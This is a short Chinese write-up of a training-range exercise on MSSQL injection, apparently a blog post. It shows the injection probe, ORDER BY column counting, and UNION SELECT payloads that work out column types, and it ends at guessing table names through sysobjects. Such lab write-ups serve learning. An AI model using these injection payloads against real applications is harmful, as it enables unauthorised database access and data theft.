封神台MSSQL注入 - 反弹注入

原创


一、作业

MSSQL注入 - 反弹注入 （Rank: 5）


判断页面是否存在注入:’ and 1=2 – qwe.页面不正常

判断输出位个数:‘ order by 3 — qwe,3个输出位.

输出位输出:



错误原因:MSSQL对输出位数据很严格.应该:
‘ union select 5,null,null — qwe



正常，说明第一个输出字段为整数.
‘union select 5,’a’,’a’ — qwe

说明第2，3字段为字符串.

对MMSQL猜表名:
MMSQL的自带数据库表为:sysobjects